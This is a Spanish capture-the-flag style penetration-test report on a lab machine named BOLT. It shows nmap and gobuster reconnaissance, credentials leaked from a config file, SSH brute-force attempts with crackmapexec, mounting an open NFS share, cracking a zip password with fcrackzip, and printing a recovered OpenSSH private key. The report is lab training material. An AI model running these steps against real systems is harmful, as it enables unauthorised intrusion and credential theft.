# Informe de análisis de vulnerabilidades, explotación y resultados del reto BOLT.

## N.- MQ-HM-BOLT


Generado por:

**Wilmar Beletzuy**

Wilmarbg773@gmail.com

Especialista de Ciberseguridad, Seguridad de la Información


**Fecha de creación: 03.11.2024**

# Índice

## Tabla de contenido

## 1. Reconocimiento

Se procede a identificar la ip de la máquina con **arp-scan -l**

```
┌──(root㉿kali)-[/home/hmstudent]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:bb:98:5d, IPv4: 192.168.153.140
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.153.2   00:50:56:e8:37:70       (Unknown)
192.168.153.148 00:0c:29:fc:45:08       (Unknown)
192.168.153.254 00:50:56:e6:67:d7       (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.976 seconds (129.55 hosts/sec). 3 responded
```

Se realiza el escaneo con **nmap**

```
┌──(root㉿kali)-[/home/hmstudent/bolt/192.168.153.148]
└─# nmap -p- 192.168.153.148 -sS -oA allports -v
Starting Nmap 7.93 ( https://nmap.org ) at 2024-11-03 20:23 EST
Initiating ARP Ping Scan at 20:23
Scanning 192.168.153.148 [1 port]
Completed ARP Ping Scan at 20:23, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:23
Completed Parallel DNS resolution of 1 host. at 20:23, 0.01s elapsed
Initiating SYN Stealth Scan at 20:23
Scanning 192.168.153.148 [65535 ports]
Discovered open port 80/tcp on 192.168.153.148
Discovered open port 8080/tcp on 192.168.153.148
Discovered open port 111/tcp on 192.168.153.148
Discovered open port 22/tcp on 192.168.153.148
Discovered open port 46515/tcp on 192.168.153.148
Discovered open port 46027/tcp on 192.168.153.148
Discovered open port 2049/tcp on 192.168.153.148
Discovered open port 49391/tcp on 192.168.153.148
Discovered open port 43991/tcp on 192.168.153.148
Completed SYN Stealth Scan at 20:23, 5.96s elapsed (65535 total ports)
Nmap scan report for 192.168.153.148
Host is up (0.0012s latency).
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
2049/tcp  open  nfs
8080/tcp  open  http-proxy
43991/tcp open  unknown
46027/tcp open  unknown
46515/tcp open  unknown
49391/tcp open  unknown
MAC Address: 00:0C:29:FC:45:08 (VMware)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 6.18 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

Revisaremos las versiones de los puertos encontrados

```
┌──(root㉿kali)-[/home/hmstudent/bolt/192.168.153.148]
└─# cat allports.nmap |grep open
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
2049/tcp  open  nfs
8080/tcp  open  http-proxy
43991/tcp open  unknown
46027/tcp open  unknown
46515/tcp open  unknown
49391/tcp open  unknown

┌──(root㉿kali)-[/home/hmstudent/bolt/192.168.153.148]
└─# cat allports.nmap |grep open|awk '{print $1}' FS=/
22
80
111
2049
8080
43991
46027
46515
49391
```

```
┌──(root㉿kali)-[/home/hmstudent/bolt/192.168.153.148]
└─# cat allports.nmap |grep open|awk '{print $1}' FS=/| xargs
22 80 111 2049 8080 43991 46027 46515 49391

┌──(root㉿kali)-[/home/hmstudent/bolt/192.168.153.148]
└─# cat allports.nmap |grep open|awk '{print $1}' FS=/| xargs | tr ' ' ','
22,80,111,2049,8080,43991,46027,46515,49391
```

┌──(root㉿kali)-[/home/hmstudent/bolt/192.168.153.148]
└─# nmap -p 22,80,111,2049,8080,43991,46027,46515,49391 -sV -sC -v 192.168.153.148 -oA services

```
┌──(root㉿kali)-[/home/hmstudent/bolt/192.168.153.148]
└─# nmap -p 22,80,111,2049,8080,43991,46027,46515,49391 -sV -sC -v 192
Starting Nmap 7.93 ( https://nmap.org ) at 2024-11-03 20:33 EST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 20:33
Completed NSE at 20:33, 0.00s elapsed
Initiating NSE at 20:33
Completed NSE at 20:33, 0.00s elapsed
Initiating NSE at 20:33
Completed NSE at 20:33, 0.00s elapsed
Initiating ARP Ping Scan at 20:33
Scanning 192.168.153.148 [1 port]
Completed ARP Ping Scan at 20:33, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:33
Completed Parallel DNS resolution of 1 host. at 20:33, 0.01s elapsed
Initiating SYN Stealth Scan at 20:33
Scanning 192.168.153.148 [9 ports]
Discovered open port 80/tcp on 192.168.153.148
Discovered open port 22/tcp on 192.168.153.148
Discovered open port 8080/tcp on 192.168.153.148
Discovered open port 111/tcp on 192.168.153.148
Discovered open port 2049/tcp on 192.168.153.148
Discovered open port 43991/tcp on 192.168.153.148
Discovered open port 46515/tcp on 192.168.153.148
Discovered open port 46027/tcp on 192.168.153.148
Discovered open port 49391/tcp on 192.168.153.148
Completed SYN Stealth Scan at 20:33, 0.04s elapsed (9 total ports)
Initiating Service scan at 20:33
Scanning 9 services on 192.168.153.148
Completed Service scan at 20:33, 6.13s elapsed (9 services on 1 host)
NSE: Script scanning 192.168.153.148.
Initiating NSE at 20:33
Completed NSE at 20:33, 0.82s elapsed
Initiating NSE at 20:33
Completed NSE at 20:33, 0.02s elapsed
Initiating NSE at 20:33
Completed NSE at 20:33, 0.00s elapsed
Nmap scan report for 192.168.153.148
Host is up (0.00063s latency).
```

```
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 bd96ec082fb1ea06cafc468a7e8ae355 (RSA)
|   256 56323b9f482de07e1bdf20f80360565e (ECDSA)
|_  256 95dd20ee6f01b6e1432e3cf438035b36 (ED25519)
80/tcp   open  http     Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Bolt - Installation error
```

```
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4       111/tcp   rpcbind
|   100000  2,3,4       111/udp   rpcbind
|   100000  3,4         111/tcp6  rpcbind
|   100000  3,4         111/udp6  rpcbind
|   100003  3         2049/udp   nfs
|   100003  3         2049/udp6  nfs
|   100003  3,4        2049/tcp   nfs
|   100003  3,4        2049/tcp6  nfs
|   100005  1,2,3      33803/udp6  mountd
|   100005  1,2,3      46027/tcp   mountd
|   100005  1,2,3      47361/tcp6  mountd
|   100005  1,2,3      54870/udp   mountd
|   100021  1,3,4      38970/udp6  nlockmgr
|   100021  1,3,4      46515/tcp   nlockmgr
|   100021  1,3,4      46519/tcp6  nlockmgr
|   100021  1,3,4      52173/udp   nlockmgr
|   100227  3         2049/tcp   nfs_acl
|   100227  3         2049/tcp6  nfs_acl
|   100227  3         2049/udp   nfs_acl
|_  100227  3          2049/udp6  nfs_acl
2049/tcp  open  nfs_acl  3 (RPC #100227)
8080/tcp  open  http     Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: PHP 7.3.27-1~deb10u1 - phpinfo()
43991/tcp open  mountd   1-3 (RPC #100005)
46027/tcp open  mountd   1-3 (RPC #100005)
46515/tcp open  nlockmgr 1-4 (RPC #100021)
49391/tcp open  mountd   1-3 (RPC #100005)
MAC Address: 00:0C:29:FC:45:08 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

IP, Puertos Sistema operativo


| | |
|---|---|
| **IP** | 192.168.153.148 |
| **Sistema Operativo** | Linux 4 |
| **Puertos/Servicios** | 22,80,111,2049, 8080,43991,46027,46515,49391 |
| | |


## 2. Análisis de vulnerabilidades/debilidades

Empezamos realizando fuzzing con la herramienta gobuster

```
┌──(root㉿kali)-[/home/hmstudent/bolt/192.168.153.148]
└─# gobuster dir -u http://192.168.153.148 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -re -o urls80.txt
```

Encontramos un listado de directorio el cual es considerado una vulnerabilidad




En la carpeta de config encontramos un archivo config.yml y dentro tenemos la configuración de la base de datos

```
database:
  driver: sqlite
  databasename: bolt
  username: bolt
  password: I_love_java
```

Procedemos a guardar el usuario y la contraseña y ejecutamos el comando crackmapexec para intentar obtener acceso

```
┌──(root㉿kali)-[/home/hmstudent/bolt/192.168.153.148]
└─# crackmapexec ssh 192.168.153.148 -u usernames.txt -p passwords.txt
SSH         192.168.153.148 22     192.168.153.148  [*] SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u2
SSH         192.168.153.148 22     192.168.153.148  [-] bolt:I_love_java Authentication failed.
```

Obtenemos una autenticación fallida

Intentamos vulnerar el puerto 111 rpc, usamos las herramientas rpcclient y enum4linux sin obtener éxito

```
┌──(root㉿kali)-[/home/hmstudent/bolt/192.168.153.148]
└─# rpcclient 192.168.153.148 -N
Cannot connect to server.  Error was NT_STATUS_CONNECTION_REFUSED

┌──(root㉿kali)-[/home/hmstudent/bolt/192.168.153.148]
└─# enum4linux 192.168.153.148
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Nov  3 22:04:34 2024

 ========================================( Target Information )========================================

Target ........... 192.168.153.148
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ============================( Enumerating Workgroup/Domain on 192.168.153.148 )============================


[E] Can't find workgroup/domain
```

Intentamos con la herramienta **showmount**

```
┌──(root㉿kali)-[/home/hmstudent/bolt/192.168.153.148]
└─# showmount -a 192.168.153.148
All mount points on 192.168.153.148:

┌──(root㉿kali)-[/home/hmstudent/bolt/192.168.153.148]
└─# showmount -d 192.168.153.148
Directories on 192.168.153.148:

┌──(root㉿kali)-[/home/hmstudent/bolt/192.168.153.148]
└─# showmount -e 192.168.153.148
Export list for 192.168.153.148:
/srv/nfs 172.16.0.0/12,10.0.0.0/8,192.168.0.0/16
```

Donde encontramos algo interesante en el exports

## 3. Explotación

Proceso manual/ automatizado.

### Automatizado

Procedemos a montar un recurso srv/nfs

—(root㉿kali)-[/home/hmstudent/bolt/192.168.153.148]
└# mount -t nfs 192.168.153.148:/srv/nfs ./recursosNFS

```
┌──(root㉿kali)-[/home/hmstudent/bolt/192.168.153.148]
└─# tree
.
├── allports.gnmap
├── allports.nmap
├── allports.xml
├── passwords.txt
├── recursosNFS
│   └── save.zip
├── services.gnmap
├── services.nmap
├── services.xml
├── urls80.txt
└── usernames.txt

2 directories, 10 files
```

Y encontramos un archivo llamado **save.zip** dentro del servidor de la máquina bolt

Copiamos el archivo save.zip al directorio de nuestra máquina y quitamos el montaje a la máquina bolt

```
┌──(root㉿kali)-[/home/hmstudent/bolt/192.168.153.148/recursosNFS]
└─# cp save.zip ../

┌──(root㉿kali)-[/home/hmstudent/bolt/192.168.153.148/recursosNFS]
└─# cd ..

┌──(root㉿kali)-[/home/hmstudent/bolt/192.168.153.148]
└─# ls
allports.gnmap  allports.xml   recursosNFS  services.gnmap  services.xml  usernames.txt
allports.nmap   passwords.txt  save.zip     services.nmap   urls80.txt

┌──(root㉿kali)-[/home/hmstudent/bolt/192.168.153.148]
└─# umount recursosNFS

┌──(root㉿kali)-[/home/hmstudent/bolt/192.168.153.148]
└─# tree
.
├── allports.gnmap
├── allports.nmap
├── allports.xml
├── passwords.txt
├── recursosNFS
├── save.zip
├── services.gnmap
├── services.nmap
├── services.xml
```

Listamos el archivo para ver que es lo que contiene

```
┌──(root㉿kali)-[/home/hmstudent/bolt/192.168.153.148]
└─# 7z l save.zip

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,32 CPUs Intel(R) Core(TM) i7-10510U CPU @ 1.80GHz (806EC),ASM,AES-NI)

Scanning the drive for archives:
1 file, 2132 bytes (3 KiB)

Listing archive: save.zip

--
Path = save.zip
Type = zip
Physical Size = 2132

   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2022-05-16 18:28:16 .....           33           45  bandera1.txt
2021-06-02 04:16:26 .....         1876         1435  id_rsa
2022-05-16 18:29:28 .....          192          146  todo.txt
------------------- ----- ------------ ------------  ------------------------
2022-05-16 18:29:28               2101         1626  3 files
```

Lo descomprimimos, pero nos pide una contraseña que no la tenemos

```
┌──(root㉿kali)-[/home/hmstudent/bolt/192.168.153.148]
└─# unzip save.zip
Archive:  save.zip
[save.zip] bandera1.txt password:
```

Como tenemos el archivo zip dentro de nuestra máquina podemos hacer un ataque de fuerza bruta para lograr obtener la contraseña

```
┌──(root㉿kali)-[/home/hmstudent/bolt/192.168.153.148]
└─# fcrackzip -v -u -D -p /usr/share/wordlists/rockyou.txt save.zip
found file 'bandera1.txt', (size cp/uc     45/    33, flags 9, chk 9b88)
found file 'id_rsa', (size cp/uc   1435/  1876, flags 9, chk 2a0d)
found file 'todo.txt', (size cp/uc    146/   192, flags 9, chk 9bae)


PASSWORD FOUND!!!!: pw == java101
```

Logramos obtener la contraseña para el archivo save.zip, procedemos a descomprimir nuevamente el archivo

```
┌──(root㉿kali)-[/home/hmstudent/bolt/192.168.153.148]
└─# echo java101 > passwords.txt

┌──(root㉿kali)-[/home/hmstudent/bolt/192.168.153.148]
└─# unzip save.zip
Archive:  save.zip
[save.zip] bandera1.txt password:
 extracting: bandera1.txt
  inflating: id_rsa
  inflating: todo.txt
```

Logramos copiar los archivos que tenia save a nuestro directorio y procedemos a leer la primera bandera

**aa7153d8889e1efd2bd57dab46e528e5**

Además de la bandera tenemos un archivo id_rsa donde leemos lo que contiene y podemos ver que es una llave privada OPENSSH

```
┌──(root㉿kali)-[/home/hmstudent/bolt/192.168.153.148]
└─# cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABDVFCI+ea
0xYnmZX4CmL9ZbAAAAEAAAAAEAAAEXAAAAB3NzaC1yc2EAAAADAQABAAABAQC/kR5x49E4
0gkpiTPjvLVnuS3POptOks9qC3uiacuyX33vQBHcJ+vEFzkbkgvtO3RRQodNTfTEB181Pj
3AyGSJeQu6omZha8fVHh/y2ZMRjAWRs+2nsT1Z/JONKNWMYEqQKSuhBLsMzhkUEEbw3WLq
S0kiHCk/0VnPZ8EdMCsMGdj2MUm+ccr0GZySFg5SAJzJw2BGnjFSS+dERxb7e9tSLgDv4n
Wg7fWw2dcG956mh1ZrPau7Gc1hFHQLLUHPgXx3Xp0f5/pGzkk6JACzCKIQj0Qo3ueb6JSC
xWgwn6ey6XywTi9i7TdfFyCSiFW//jkeczyaQOxI/hyqYfLeiRB3AAAD0PHU/4RN8f2HUG
ks1NM9+C9B+Fpn+nGjRj6/53m3HoBaUb/JZyvUvOXNoYnxNKIxHP5r4ytsd8X8xp5zTpi1
tNmTeoB1kyoi2Uh70yPo4M6VlNupSeCzMQIYs/Wqya4ycyv1/yhGAPTZg8ARqop/RTQJtI
EYVDbTxKxr7JGBfaBPiFWdUIKlN1yBXWMRrIs3SBoOaQ/n+CZKQ65mMFRs4VwqpUsRJ8y7
ZoLZIfwaunV5f10PsCR8rp/2g563gK0bu+iVUqeo+kJMtFN7yEj2OaO6N/EdO4x/LVhqjY
SPZD6w23mPp2I693oop1VpITsHV2talK1lLvS239gU45J4VlxFtcLjRlSAhc1ktnHw1e4u
dRZ68JW0z2S4Y8q4EO/H4kGlZsyaf6oLCspGW1YQPhDJ2v6KkgRXyFb3tvo617yGEcBzzh
wrVuEXObOc+zDOYgw1a/1x1pzK5vGQWaUOjN2FEz+vnSPTX3cbgUkLh3ZshuVzov0Rx7i+
AM0CNiXVmgCGdLg0yBIv8lFIjYxswxTRkNzKYSagEZQNFCf+0H1cZcXKCK8z9a2NvBkQ/b
rGvuoZuIjGqGvMP3Ifdma7PsG3A8GNOgWnl9YuMgc4r2WulsQVLVEJGIJjap71oNwGCUud
T1Ou2tVn7Cf0T/NmuRmh7VUkTagDMf3u5X+UIST5Sv8y2y9jgR4x92ZL+AY968Pif1devc
753z+GL7eWfbNqd+TJfxPdh82EqE5cmN/jYOKc0D1MC2zVChNCVWQYf4uVQ0L/XOXQXnFT
hWdHfnf/SXos28dSM7Kx6B3jmeZQ60vk0Apas0D9gLz5xZ9GCb0Dwwka4dBSw57cwBbB3E
PKXqJFks2ZnkyVL1W8u6ovnkpcqQz1mxr42zdC52Jc30NYww7H2G7v7FYKtf6tEyzeXG2+
rcZwO4evWbV158rzrA4ibsGRn8+PM86LI/7T5/Y5pc2T+TAaDjKLRZ0Dtv5nMvHpigqDu4
+e/eQk9dTmMPv9jbqcHeRo7N/Q8EC4vtXj/pCPydB5lYw/GMb8Bq5opXzADx0n4zDLtGDC
LHcAIF6FMa+kLQHKvG1fDIK2xpLz+HxYCYTS/UAVRtWAdzQ29uG8zFAopGoQGbNA+caq7z
iLUBEWHXJktNenIrfF3rqB3m8SNyNIn+MQS3LIakhlHAqXMIWU2pQE/0tF+V8xuKRpZvw/
gdhLfAhm2gZMQzOe1cXWhKmtEQUntPdPAyfOTZcUtcs/pKNEjNTz5YnhQqnDbAh5x46UgZ
q4xpWBvdz0v8qwF6LXLdPBEcT4TOg=
-----END OPENSSH PRIVATE KEY-----
```

Intentamos entrar por medio de ssh con la llave privada

```
┌──(root㉿kali)-[/home/hmstudent/bolt/192.168.153.148]
└─# ssh -l jp 192.168.153.148 -i id_rsa
The authenticity of host '192.168.153.148 (192.168.153.148)' can't be established.
ED25519 key fingerprint is SHA256:NHMY4yX3pvvY0+B19v9tKZ+FdH9JOewJJKnKy2B0tW8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.153.148' (ED25519) to the list of known hosts.
jp@192.168.153.148's password:
```

Nos pide una contraseña la cual no tenemos aun usando la herramienta crackmapexec

```
┌──(root㉿kali)-[/home/hmstudent/bolt/192.168.153.148]
└─# crackmapexec ssh 192.168.153.148 -u usernames.txt -p passwords.txt
SSH         192.168.153.148 22     192.168.153.148  [*] SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u2
SSH         192.168.153.148 22     192.168.153.148  [-] bolt:java101 Authentication failed.
SSH         192.168.153.148 22     192.168.153.148  [-] bolt:I_love_java Authentication failed.
SSH         192.168.153.148 22     192.168.153.148  [-] jp:java101 Authentication failed.
SSH         192.168.153.148 22     192.168.153.148  [-] jp:I_love_java Authentication failed.
```

Procedemos a probar con el último puerto 8080

192.168.153.148:8080

Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

**PHP Version 7.3.27-1~deb10u1**


| | |
|---|---|
| **System** | Linux dev 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 |
| **Build Date** | Feb 13 2021 16:31:40 |
| **Server API** | Apache 2.0 Handler |
| **Virtual Directory Support** | disabled |
| **Configuration File (php.ini) Path** | /etc/php/7.3/apache2 |
| **Loaded Configuration File** | /etc/php/7.3/apache2/php.ini |
| **Scan this dir for additional .ini files** | /etc/php/7.3/apache2/conf.d |
| **Additional .ini files parsed** | /etc/php/7.3/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.3/apache2/conf.d/10-opcache.ini, /etc/php/7.3/apache2/conf.d/10-pdo.ini, /etc/php/7.3/apache2/conf.d/15-xml.ini, /etc/php/7.3/apache2/conf.d/20-calendar.ini, /etc/php/7.3/apache2/conf.d/20-ctype.ini, /etc/php/7.3/apache2/conf.d/20-curl.ini, /etc/php/7.3/apache2/conf.d/20-dom.ini, /etc/php/7.3/apache2/conf.d/20-exif.ini, /etc/php/7.3/apache2/conf.d/20-fileinfo.ini, /etc/php/7.3/apache2/conf.d/20-ftp.ini, /etc/php/7.3/apache2/conf.d/20-gd.ini, /etc/php/7.3/apache2/conf.d/20-gettext.ini, /etc/php/7.3/apache2/conf.d/20-iconv.ini, /etc/php/7.3/apache2/conf.d/20-intl.ini, /etc/php/7.3/apache2/conf.d/20-json.ini, /etc/php/7.3/apache2/conf.d/20-mbstring.ini, /etc/php/7.3/apache2/conf.d/20-mysqli.ini, /etc/php/7.3/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.3/apache2/conf.d/20-pdo_sqlite.ini, /etc/php/7.3/apache2/conf.d/20-phar.ini, /etc/php/7.3/apache2/conf.d/20-posix.ini, /etc/php/7.3/apache2/conf.d/20-readline.ini, /etc/php/7.3/apache2/conf.d/20-shmop.ini, /etc/php/7.3/apache2/conf.d/20-simplexml.ini, /etc/php/7.3/apache2/conf.d/20-sockets.ini, /etc/php/7.3/apache2/conf.d/20-sqlite3.ini, /etc/php/7.3/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.3/apache2/conf.d/20-sysvsem.ini, /etc/php/7.3/apache2/conf.d/20-sysvshm.ini, /etc/php/7.3/apache2/conf.d/20-tokenizer.ini, /etc/php/7.3/apache2/conf.d/20-wddx.ini, /etc/php/7.3/apache2/conf.d/20-xmlreader.ini, /etc/php/7.3/apache2/conf.d/20-xmlwriter.ini, /etc/php/7.3/apache2/conf.d/20-xsl.ini, /etc/php/7.3/apache2/conf.d/20-zip.ini |

Usamos la herramienta gobuster

┌──(root㉿kali)-[/home/hmstudent/bolt/192.168.153.148]
└─# gobuster dir -u http://192.168.153.148:8080 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -re -o url8080.txt

```
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.153.148:8080
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Follow Redirect:         true
[+] Expanded:                true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
http://192.168.153.148:8080/dev                 (Status: 200) [Size: 7657]
http://192.168.153.148:8080/server-status       (Status: 403) [Size: 282]
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
===============================================================
```

